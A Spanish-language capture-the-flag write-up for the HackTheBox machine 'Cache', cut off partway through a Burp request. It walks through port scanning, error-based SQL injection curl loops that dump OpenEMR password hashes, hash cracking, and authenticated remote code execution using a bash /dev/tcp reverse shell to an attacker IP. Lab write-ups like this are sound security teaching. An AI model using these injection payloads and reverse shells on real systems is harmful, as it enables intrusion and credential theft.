

# Cache\_machine

## Notas sobre la resolución de la máquina Cache

---

### 1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.10.188
```

```
ping -c 1 10.10.10.188 -R (Trace Route)
```

```
[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

---

### 2) Escaneo rápido de Puertos con NMAP

nmap -p- --open -T5 -v -n 10.10.10.188 (otro comando)

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.10.188 -oG allPorts`
```

#### Puertos Abiertos:

| Open ports: 22,80

---

### 3\*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".\*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.10.188 -oN infoPorts
```

```
#### INFO:
```

```
> 22/tcp open  ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
```

```
>
```

```
> 80/tcp open  http Apache httpd 2.4.29 ((Ubuntu))
```

```
-[*] Buscar versión de Ubuntu
```

```
Googlear: open  ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 launchpad
```

```
Url: https://launchpad.net/ubuntu/+source/openssh/1:7.6p1-4ubuntu0.7
```

```
Data: openssh (1:7.6p1-4ubuntu0.7) bionic; <-- * TARGET * -->
```

---

## 4) Whatweb

```
└─$ whatweb 10.10.10.188
```

```
http://10.10.10.188 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5,  
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.188], Script,  
Title[Cache]
```


---

## 5) Realizamos un curl solo cabezas

```
└─$ curl -sX GET "http://10.10.10.188" -I  
HTTP/1.1 200 OK  
Date: Mon, 06 Jan 2025 15:43:26 GMT  
Server: Apache/2.4.29 (Ubuntu)  
Last-Modified: Wed, 06 May 2020 09:03:19 GMT  
ETag: "2001-5a4f70909088c"  
Accept-Ranges: bytes  
Content-Length: 8193  
Vary: Accept-Encoding  
Content-Type: text/html
```

## 6) Analisis web

--> Panel Login



**NOTA:**

En la parte de Network se transmite un archivo denominado "functionality.js".

### Analisis de fichero "functionality.js"

--> "<http://10.10.10.188/jquery/functionality.js>"

```
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }

    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
        }
    }
})
```

```

        error_username = true;
    }
}
$("#loginform").submit(function(event) {
    /* Act on the event */
    error_correctPassword = false;
    checkCorrectPassword();
    error_username = false;
    checkCorrectUsername();

    if(error_correctPassword == false && error_username ==false){
        return true;
    }
    else{
        return false;
    }
});
});

```


## NOTA:

Obtenemos credenciales de un usuario:

User: ash

Pass: H@v3\_fun

## Probar credenciales:



The image shows a login interface with a dark, starry background. A large, dark circle is centered on the screen. Inside this circle, the text 'Username:' is followed by a text input field containing 'ash'. Below that, the text 'Password:' is followed by a password input field with masked characters (dots). At the bottom of the circle, there are two buttons: 'Login' and 'forget passwd'.

Las credenciales funcionan, pero no conduce a nada.

---

## 7) Aplicar virtual Hosting a cache.htb y hms.htb

LINK: <http://cache.htb/author.html>




Aqui podemos observar lo que aparentemente puede llegar a ser otro dominio (HMS)

### Virtual Hosting:

```
sudo nano /etc/hosts  
  
10.10.10.188 cahce.htb hms.htb
```

---

## 8) Inspeccionar hms.htb




## ¿Qué es OpenEMR?

OpenEMR Es un software de administración de práctica médica que también apoya Registros Médicos Electrónicos. Está certificado por la Oficina Nacional Coordinadora de Salud de EE.

## Unauthenticated Information Disclosure (Vulnerability)

FUENTE: [https://www.open-emr.org/wiki/images/1/11/Openemr\\_insecurity.pdf](https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf)

## admin.php



La ruta "<http://hms.htb/admin.php>" es vulnerable a Unauthenticated Information Disclosure.

Aquí podemos ver la versión de OpenEMR: 5.0.1 (3)

DB Name: openemr

## setup.php

```
← → ↻ 🏠 hms.htb/gacl/setup.php
🐧 Kali Linux 🌐 Kali Tools 📄 Kali Docs 🗉 Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB 🔍 Google Hack

Configuration:
driver = mysqli_mod,
host = localhost,
user = openemr,
database = openemr,
table prefix = gacl_Testing database connection...
Success! Connected to "mysqli_mod" database on "localhost".
Testing database type...
Success! Compatible database type "mysqli_mod" detected!
Making sure database "openemr" exists...
Success! Good, database "openemr" already exists!
Success! First Step of Access Control Installation Successful!!!
```

---

## 9) Fuzzing directorios

```
wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://hms.htb/FUZZ/
```

```

000000009: 302 0 L 0 W 0 Ch "# Suite 300, San
000000006: 302 0 L 0 W 0 Ch "# Attribution-Sh
000000368: 200 206 L 670 W 9097 Ch "portal"
000000473: 200 19 L 92 W 1516 Ch "tests"
000000534: 200 16 L 60 W 930 Ch "sites"
000000083: 403 9 L 28 W 272 Ch "icons"
000000082: 200 22 L 120 W 2285 Ch "services"
000000081: 200 28 L 192 W 3404 Ch "templates"
000001481: 200 48 L 412 W 7249 Ch "vendor"
000002718: 200 54 L 458 W 9642 Ch "sql"
000003401: 200 19 L 89 W 1531 Ch "ci"
000000145: 200 16 L 60 W 956 Ch "modules"
000000152: 200 20 L 104 W 1720 Ch "common"
000015530: 200 30 L 203 W 3939 Ch "ccr"
000000189: 200 128 L 1242 W 24528 Ch "library"
000005683: 200 16 L 58 W 930 Ch "cloud"
000024889: 200 0 L 5 W 28 Ch "patients"
000002249: 200 30 L 214 W 4204 Ch "Documentation"
000001490: 200 17 L 70 W 1144 Ch "config"
000001402: 200 0 L 7 W 37 Ch "interface"
000001165: 200 25 L 158 W 2688 Ch "contrib"
000001073: 403 9 L 28 W 272 Ch "javascript"
000000860: 200 35 L 253 W 5090 Ch "custom"
000031676: 200 20 L 99 W 1887 Ch "repositories"
000034755: 200 0 L 4 W 28 Ch "myportal"
000036583: 404 9 L 31 W 269 Ch "4637"

```

## Examinamos el directorio "portal"

## Portal Authentication Bypass

URL: [http://hms.htb/portal/add\\_edit\\_event\\_user.php](http://hms.htb/portal/add_edit_event_user.php)

Visit:

Patient:

Provider:

Reason:

Date:


Time:  :  PM

Duration  minutes

## SQL-Injection

URL: [http://hms.htb/portal/add\\_edit\\_event\\_user.php?eid=1%20AND%20EXTRACTVALUE\(0,CONCAT\(0x5c,database\(\)\)\)](http://hms.htb/portal/add_edit_event_user.php?eid=1%20AND%20EXTRACTVALUE(0,CONCAT(0x5c,database())))





## 10) Explotar SQLI

--> Enumerar las Bases de Datos:

```
// ENUMERAR BASES DE DATOS:  
// DB 1  
└─$ curl -sX GET -G 'http://hms.htb/portal/add_edit_event_user.php' --data-  
urlencode 'eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(select schema_name from  
information_schema.schemata limit 0,1)))' -H 'Cookie:  
PHPSESSID=1t3ksjbpuu97q4epbtijn4lite' | html2text
```

Error: XPATH syntax error: '\information\_schema' <-- \*TARGET\* -->

```
// DB 2  
└─$ curl -sX GET -G 'http://hms.htb/portal/add_edit_event_user.php' --data-  
urlencode 'eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(select schema_name from  
information_schema.schemata limit 1,1)))' -H 'Cookie:  
PHPSESSID=1t3ksjbpuu97q4epbtijn4lite' | html2text
```

Error: XPATH syntax error: '\openemr' <-- \*TARGET\* -->

--> Enumerar Tablas:

```
for i in $(seq 0 500); do echo "[+] Dump - Table Name $i: $(curl -sX GET -G  
'http://hms.htb/portal/add_edit_event_user.php' --data-urlencode "eid=1 AND  
EXTRACTVALUE(0,CONCAT(0x5c,(select table_name from information_schema.tables  
where table_schema=\"openemr\" limit $i,1)))" -H 'Cookie:  
PHPSESSID=1t3ksjbpuu97q4epbtijn4lite' | html2text | grep "XPATH" | awk  
'NF{print $NF}' | tr -d '"' | tr -d '\\')"; done
```

[...]

[+] Dump - Table Name 225: transactions

[+] Dump - Table Name 226: user\_settings

[+] Dump - Table Name 227: users  
[+] Dump - Table Name 228: users\_facility  
[+] Dump - Table Name 229: users\_secure <-- TARGET -->  
[+] Dump - Table Name 230: valueset  
[...]

### --> Enumerar Columnas de tabla "users\_secure"

```
for i in $(seq 0 500); do echo "[+] Dump - Colum Names $i: $(curl -sX GET -G 'http://hms.htb/portal/add_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(select column_name from information_schema.columns where table_schema=\"openemr\" and table_name=\"users\" limit $i,1)))" -H 'Cookie: PHPSESSID=1t3ksjbp0u97q4epbtijn4lite' | html2text | grep "XPath" | awk 'NF{print $NF}' | tr -d '"' | tr -d '\\')"; done
```

[...]  
[+] Dump - Colum Names 0: id  
[+] Dump - Colum Names 1: username  
[+] Dump - Colum Names 2: password  
[+] Dump - Colum Names 3: salt  
[+] Dump - Colum Names 4: last\_update  
[+] Dump - Colum Names 5: password\_history1  
[+] Dump - Colum Names 6: salt\_history1  
[+] Dump - Colum Names 7: password\_history2  
[+] Dump - Colum Names 8: salt\_history2  
[...]

### --> Obtener datos de columnas "username, password"

Column "username"

```
for i in $(seq 0 500); do echo "[+] Dump - Result Users $i: $(curl -sX GET -G 'http://hms.htb/portal/add_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(select username from openemr.users limit $i,1)))" -H 'Cookie: PHPSESSID=1t3ksjbp0u97q4epbtijn4lite' | html2text | grep "XPath" | awk 'NF{print $NF}' | tr -d '"' | tr -d '\\')"; done
```

[+] Dump - Result Users 0: openemr\_admin

Column "password"

```
for i in $(seq 0 500); do echo "[+] Dump - Result Users $i: $(curl -sX GET -G 'http://hms.htb/portal/add_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(select password from openmr.users_secure limit $i,1)))" -H 'Cookie: PHPSESSID=1t3ksjbpuu97q4epbtijn4lite' | html2text | grep "XPATH" | awk 'NF{print $NF}' | tr -d '"' | tr -d '\\'); done
```

[+] Dump - Result Users 0: 2a\$05l2sTLIG6GTBeyBf7TAKL6.tt

## NOTA:

La contraseña (hash) esta cortado!

Ver ejemplo de hash:

```
hashcat --example-hashes | grep -oP '\$2a\$.*'
```

--> **Obtener contraseña completa con (substring)**

## SQL Server SUBSTRING() Function

Con esta función de SQL podemos extraer cantidad de caracteres.

FUENTE: [https://www.w3schools.com/sql/func\\_sqlserver\\_substring.asp](https://www.w3schools.com/sql/func_sqlserver_substring.asp)

```
curl -sX GET -G 'http://hms.htb/portal/add_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(select substring(password,20,40) from openmr.users_secure limit 0,1)))" -H 'Cookie: PHPSESSID=1t3ksjbpuu97q4epbtijn4lite' | html2text | grep "XPATH" | awk 'NF{print $NF}' | tr -d '"' | tr -d '\\'
```

yBf7TAKL6.ttEwJDmxs9bI6LXqlfCpE

```
curl -sX GET -G 'http://hms.htb/portal/add_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(select substring(password,30,50) from openmr.users_secure limit 0,1)))" -H 'Cookie: PHPSESSID=1t3ksjbpuu97q4epbtijn4lite' | html2text | grep "XPATH" | awk 'NF{print $NF}' | tr -d '"' | tr -d '\\'
```

ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. <-- \*TARGET\* -->

## Hash Completo:

2a\$05l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.

## 11) Crackear hash con JOHN

```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xxxxxx (?)
1g 0:00:00:00 DONE (2025-01-07 09:43) 2.631g/s 2226p/s 2226c/s 2226C/s tristan..princesita
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash


// /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
```

**Contraseña: xxxxxx**

**Usuario: openemr\_admin**


## 12) Probar contraseña

URL: <http://hms.htb/interface/login/login.php?site=default>



hms.htb/interface/login/login.php?site=default

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Google Hacking - Free... DNS leak test CyberChef Phone



Username:

Username:

Password:

Password:

Login

Acknowledgments, Licensing and Certification

Copyright © 2018 OpenEmr

Usuario: openemr\_admin

Contraseña: xxxxxx

---

## 13) Remote Code Execution (Authenticated)

```
└─$ searchsploit openemr | grep "5.0.1"
```

```
OpenEMR 5.0.1.3 - Remote Code Execution (Authenticated) |  
php/webapps/45161.py
```

Podemos hacer la intrusión de dos formas:

### 1# Tool automatizada "openemr" by Cody Zacharias

usage: openemr\_exploit.py -u USER -p PASSWORD -c 'command' host

```
python3 ./openemr_exploit.py -u openemr_admin -p xxxxxx -c 'bash -i >&  
/dev/tcp/10.10.16.7/443 0>&1' http://hms.htb
```

Estar a la escucha por NetCat en puerto 443.

```
(sonic@sonic) [~]  
└─$ nc -vnlp 443  
listening on [any] 443 ...  
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.188] 39336  
bash: cannot set terminal process group (1756): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@cache:/var/www/hms.htb/public_html/interface/main$ whoami  
www-data  
www-data@cache:/var/www/hms.htb/public_html/interface/main$
```

---

## 2# BurpSuit

### PASO 1

Ubicarnos en la siguiente URL del aplicativo ERM

| [http://hms.htb/interface/super/edit\\_globals.php](http://hms.htb/interface/super/edit_globals.php)

## PASO 2

Ubicarse en la sección "Miscellaneous"




## PASO 3

Buscar el formulario titulado "**Hylafax Server**". En html se llama "form\_284"




Aquí se inyecta el comando de bash:



El base64 es nuestra inyección de comando en bash "bash -i >& /dev/tcp/10.10.16.7/443 0>&1"

## PASO 4

Envío del formulario.



Cuando se envía el formulario, el aplicativo envía todos los cambios de todos los formularios.

## Burpsuit.

```
form_save=Save&srch_desc=&form_0=main_info.php&form_1=.%2F.%2Finterface%2Fmain%2Fmessages%2Fmessages.php%3Fform_active%3D1&form_2=1&form_3=
tabs_style_full.css&form_4=style_light.css&form_5=_default_&form_6=_default_&form_7=1&form_8=0&form_9=175&form_10=OpenEMR&form_12=1&form_13=0&
form_14=0&form_16=1&form_21=1&form_22=1&form_23=1&form_24=1&form_25=http%3A%2F%2Fopen-emr.org%2F&form_26=&form_27=20&form_28=10&form_30=0&form_31=5
&form_32=0&form_37=English%28Standard%29&form_38=1&form_42=1&form_43=1&form_44=1&form_45=1&form_46=1&form_47=1&form_48=1&form_49=1&form_50=1&
form_51=0&form_52=0&form_53=&form_54=2&form_55=_&form_56=%2C&form_57=%24&form_58=0&form_59=3&form_60=6%2C0&form_61=0&form_62=0&form_63=_blank&
form_69=1&form_70=1&form_77=1&form_79=&form_80=&form_81=&form_84=1&form_85=1&form_87=1&form_89=1&form_90=1&form_91=1&form_92=Y1&form_93=1&form_94=2
&form_95=0&form_97=14&form_98=11&form_99=24&form_100=20&form_102=1&form_103=0&form_104=0&form_105=1CD10&form_106=1&form_107=1&form_112=3&form_115=1
&form_116=&form_119=1.00&form_121=0&form_123=&form_125=30&form_126=&form_127=60&form_128=&form_129=90&form_130=&form_131=120&form_132=&form_133=150
&form_134=&form_135=1&form_138=1&form_139=1&form_141=1&form_142=0&form_143=localhost&form_144=&form_145=&form_146=5984&form_147=&form_150=
Patient+ID+card&form_151=Patient+Photograph&form_152=Lab+Report&form_153=Lab+Report&form_155=100&form_157=8&form_158=17&form_159=15&form_160=day&
form_161=1&form_162=2&form_163=1&form_164=10&form_165=10&form_166=15&form_167=20&form_168=1&form_169=%23FFFFFF&form_170=%23E6E6FF&form_171=
%23E6FFE6&form_172=%23FFE6FF&form_173=1&form_174=0&form_176=1&form_177=1&form_178=1&form_181=1&form_182=1&form_183=1&form_184=1&form_185=D0&
form_186=D0&form_187=0%3A20&form_188=0&form_190=33&form_191=0&form_194=7200&form_198=1&form_199=0&form_200=0&form_202=&form_203=&form_204=365&
form_205=&form_206=1&form_208=&form_210=&form_211=&form_212=&form_213=&form_214=&form_215=&form_216=SMTP&form_217=localhost&form_218=25&form_219=&
form_220=&form_221=&form_222=50&form_223=50&form_224=&form_225=&form_226=&form_227=50&form_228=&form_229=&form_230=&form_231=1&form_232=1&form_233=
